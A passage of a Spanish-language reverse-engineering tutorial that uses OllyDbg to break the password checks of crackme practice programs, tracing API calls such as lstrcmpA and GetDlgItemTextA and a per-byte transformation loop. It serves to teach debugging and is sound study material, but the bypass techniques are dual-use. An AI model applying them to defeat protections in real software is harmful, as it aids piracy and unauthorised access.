
- El resultado de la operación **OR** es **00000001**, lo cual hace que el valor de la bandera **Z** sea **0**.

Imagen 5.9.0:




- Por lo tanto, el salto que sigue a la instrucción **OR**, que es un **JNZ**, es tomado ya que la bandera **Z** está en **0**, es decir, el resultado es diferente de cero, lo que significa que las dos cadenas son diferentes.

Imagen 5.9.1. Muestra el salto de la instrucción.



- La flecha roja nos indica que salta al inicio de la rutina del mensaje de error. Y vemos ese mensaje.

Imagen 5.9.2 Mensaje de error al comparar las cadenas de texto



Ahora vamos a ver el comportamiento del programa si introducimos la cadena "cannabis" como password.

Reiniciamos el programa, volvemos a correr y ponemos el password "cannabis".

Imagen 5.9.3. Ingresando la cadena interna.

- Al presionar el botón Check, la ejecución se detiene otra vez en la **API lstrcmpA**.

Imagen 5.9.4. Detenemos el proceso con el breakpoint.

Se observa que ahora las cadenas String2 y String1, ambas con "cannabis", son iguales. Presionamos la tecla **F8** para ejecutar el **CALL** completo.

- Al ser las cadenas iguales, el resultado de la **API** que guarda en **EAX es 00000000**, después el resultado de la operación **OR** también da **00000000** y, por lo tanto, se habilita la bandera **Z.**




Imagen 5.9.5.

- Como el valor de la bandera **Z** es **1**, el salto **JNZ** no es tomado (como lo indica la flecha en color gris) y continua a la subrutina del mensaje bueno.

Imagen 5.9.6. Se continua con la ejecución del programa

Imagen 5.9.7: Y finalmente nos muestra el login correcto.

Ahora sabemos que la solución de este ejercicio es el password "cannabis". En este ejercicio no fue necesario modificar ninguna instrucción, sólo necesitamos analizar el comportamiento de la **API** y algunas instrucciones siguientes.

Como no se hicieron modificaciones, no es necesario guardar en un nuevo ejecutable. Damos por finalizado este ejercicio.

Crackme 3.exe

En este ejercicio también vamos a utilizar la técnica de analizar el funcionamiento de las **APIs** y el método de **String References.**

Este ejercicio ya no compara directamente el password que escribimos, sino que realiza algunas operaciones antes de hacer la comparación.

La interfaz de este ejercicio es la siguiente. Introducimos cualquier password y damos clic en Check para ver qué pasa.




Imagen 5.9.8: Muestra login incorrecto.

Vamos a comenzar a romper la protección de este ejercicio.

- Primeramente, abrimos el ejecutable **Crackme 3.exe** en el depurador **OllyDbg**. Después identificamos todas las **APIs** que va a utilizar el programa:




Imagen 5.9.9: Muestra las APIS que ocupa el programa.

- Ahora la **API** que nos interesa es **GetDlgItemTextA.**

Imagen 5.10.0: Colocar un breakpoint en esta API.

Vamos a poner un **BreakPoint** en esa **API**, esta vez es un poco diferente, seleccionamos la línea de la **API**, damos clic derecho sobre ésta y seleccionamos ***Set breakpoint on every reference***.




Imagen 5.10.1: Colocando el breakpoint en la referencia.


En este caso no se pone en color rojo la dirección de la **API**, eso es normal.

- Si vamos a la opción **B** , nos muestra todos los **BreakPoints** que hemos colocado, en este ejercicio sólo nos interesa el **BreakPoint** en la instrucción **CALL**, que hace la llamada a la **API *GetDlgItemTextA***. Entonces tenemos que eliminar el otro punto de ruptura, para eliminarlo también es diferente, seleccionamos la línea que no queremos, damos clic derecho y después en **Remove.**

Imagen 5.10.2. Removiendo el breakpoint.

- Ya que colocamos el **BreakPoint**, ejecutamos el programa. Aparece la ventana para introducir el password. Allí se pone como ejemplo el password "password123".

Imagen 5.10.3: Colocando un password ejemplo.




- Si presiono el botón Check, no manda ningún mensaje porque la ejecución se detiene en la API, a la que le pusimos el **breakpoint.**

Imagen 5.10.4: Muestra la rutina.

- Podemos ver en el **Stack** algunos detalles, como la dirección de memoria del **Dump** en la que se guarda el password que introdujimos. Este es el parámetro ***Buffer***.

Imagen 5.10.5: la variable donde se guarda el password.



- Vamos a seguir esa dirección en la parte del **Dump**, seleccionamos la línea Buffer, damos clic derecho sobre ésta y seleccionamos ***Follow in Dump***.

Imagen 5.10.6: Seleccionando el Dump.

En la sección del **Dump**, vemos que ahora el buffer está vació, esto es porque aún no se ejecutó la **API**, para ejecutarla presionamos la tecla F8.

- Ahora en el **Dump** en la dirección del buffer, está el password que introdujimos.




Imagen 5.10.7: Capturamos donde se está guardando el password

- Regresando a la sección del **Disassembler**, observamos el texto "**ASCII**" seguido de un número constante.




Imagen 5.10.8.Vémos un texto en ASCII.

Probablemente alguien tuvo la idea de probar si este número es el password correcto, pero no lo es.

- En esa línea mueve el valor **00401222** al registro **EAX**, y vemos que esa dirección apunta a la cadena del número constante.





Imagen 5.10.9: Muestra las referencias del valor ASCII.

- En la siguiente instrucción, como **EAX** tiene valor **00401222**, **MOV EDX, DWORD PTR DS:**[EAX], es como si tuviera **MOV EDX, DWORD PTR DS:[**00401222]. Es decir, mueve el contenido de la dirección de memoria **00401222** al registro **EDX**.

Imagen 5.11.0.



En el espacio entre el **Disassembler** y el **Dump**, nos muestra algunos detalles y vemos que son los códigos **ASCII** en hexadecimal de los primeros 4 bytes del número **10445678951**.




Imagen 5.11.1.Muestra el registro EDX.

- Al ejecutar la instrucción con **F7** se mueven al registro **EDX** (siempre se moverán al revés al mover de la memoria a un registro).




Imagen 5.11.2: Ahora se muestra a donde se ha

- En la siguiente línea, los bytes de **EDX** los mueve a la dirección [EBP-30].




Imagen 5.11.3: Nos dirige a la dirección donde se ha movido

- En los detalles de **OllyDbg**, vemos que [EBP-30] es **0240F97C (**este valor puede cambiar en cada equipo).




Imagen 5.11.4: Obtenemos el valor.

- Vamos a seguir esa dirección en el **Dump**, seleccionamos la línea **Stack SS**:[0240F97C], damos clic derecho sobre ella y seleccinamos **Follow address in Dump**.




Imagen 5.11.5:

- Al ejecutar la instrucción con **F7** se copiarán a esa dirección los bytes que están en **EDX.**




Imagen 5.11.6: Obtnemos los valores

- Después la siguiente instrucción, mueve al registro **EDX** los siguientes 4 bytes del número constante.





Imagen 5.11.7

- La siguiente instrucción copia esos otros 4 bytes en la dirección **0240F980** del **Stack**.






Imagen 5.11.8: Muestra el valor en el stack.

Se puede seguir en el **Dump.**





Imagen 5.11.9:

- La siguiente instrucción está moviendo los siguientes 4 bytes del número. Esta vez como son los últimos bytes, los mueve al mismo registro **EAX.**







Imagen 5.11.9: Dirección del registro EAX.

- Y después los copia a la dirección del **Stack 0240F984**.






Imagen 5.12.0.

- Ejecutamos la instrucción y lo seguimos en el **Dump.**




Imagen 5.12.1: Seguimos de nuevo en el Dump.

Ya queda el número copiado por completo en el **Stack.**

Líneas más abajo hay un conjunto de instrucciones en donde se hace una llamada a la **API memset**. Ésta tiene 3 parámetros, **n, c** y **s**.

En donde:

n = cantidad de bytes que va a llenar. **c** = valor con el cual se llenará la zona. **s** = dirección de inicio.




Imagen 5.12.2:Muestra el resultado.




Imagen 5.12.3: Ingresa el valor en la pila.

En este caso se van a llenar **8 bytes** con el valor **00**, a partir de la dirección **0240F988** en el **Stack**.

- Si ejecutamos el **CALL** de **memset** con **F8**, podemos ver en el **Dump** la aplicación de esa instrucción.




Imagen 5.12.4:Muestra los valores en el Dump.

- Líneas más abajo, vemos un **API** llamada **strlen** que calcula el largo de una cadena, definida en el parámetro s.




Imagen 5.12.5:Finalmente muestra el resultado.

- En este caso nos dará la longitud de la cadena "**10445678951**" y guardará el resultado en el registro **EAX**.




Imagen 5.12.6:Nos da un valor en ascii.

- El resultado que regreso en **EAX** es **0000000B**, que en decimal el **11**. Líneas más abajo llegamos a la instrucción **LEA EDX**, **DWORD PTR DS**:[EAX-1].




Imagen 5.12.7:Sigue mandando a mover direcciones.

- Lo anterior primero resta 1 al valor de **EAX**, es decir, 0000000B – 1, y después mueve ese valor al registro **EDX**. Ahora **EDX** vale 0000000A.




Imagen 5.12.8: Obtenemos el valor EDX.

- En la siguiente instrucción compara el valor de **EDX**, que es 0000000A, con el contenido de la dirección de memoria [EBP-10], que es 00000000.




Imagen 5.12.9:Y realiza una comparación más.

- En la siguiente instrucción **JB**, como 00000000 es más bajo que 0000000A en la comparación, toma el salto hasta la dirección 00401360.

Imagen 5.13.0. Salto de dirección 401357 a 401360.

- Después se mueve al registro **EAX** el contenido del Stack en la dirección [EBP-C], es la dirección 0240F9A0, que apunta al string del password que introdujimos:




Imagen 5.13.1: Apunta la dirección a donde metimos el password.

- Al ejecutar la instrucción vemos el cambio en el registro **EAX**.




Imagen 5.13.2:Visualizamos el cambio en la instrucción.

- En la línea que sigue, mueve a **EDX**, el contenido de la dirección EBP-10, que es la dirección 0240F99C y que tiene como valor 00000000.




Imagen 5.13.3: Muestra el resultado de EDX en cero.

- Como paso siguiente, el registro **EAX** hace referencia al inicio del password que introdujimos y se le suma el valor de **EDX**, que en ese momento vale 0 y el resultado lo guarda en **EDX**.

Imagen 5.13.4.

La instrucción anterior es importante ya que líneas después se hará un **LOOP** en el que se irá incrementando el valor de EDX (1, 2, 3, …) para recorrer todos los bytes de nuestro password.

- La instrucción siguiente, **MOVSX**, mueve un byte del contenido de la dirección a la que apunta **EAX** al registro **EDX**. Si este byte es positivo llena los demás bytes con ceros y si el byte es negativo lo llena con F.




Imagen 5.13.5

- Al ejecutar esa instrucción vemos que **EDX** toma el valor de 70 que es el código ASCII en hexadecimal de la letra p:




Imagen 5.13.6

- La siguiente línea, **EDX** vale 70 y le resta 14, el resultado lo mueve a **EAX**:




Imagen 5.13.7

- Vemos que el resultado que da es 5C.




Imagen 5.13.8: Resultado en EAX.

Es decir que la operación que realiza es, al valor 70 que es el hexadecimal de la primera letra de mi password le resto 14.

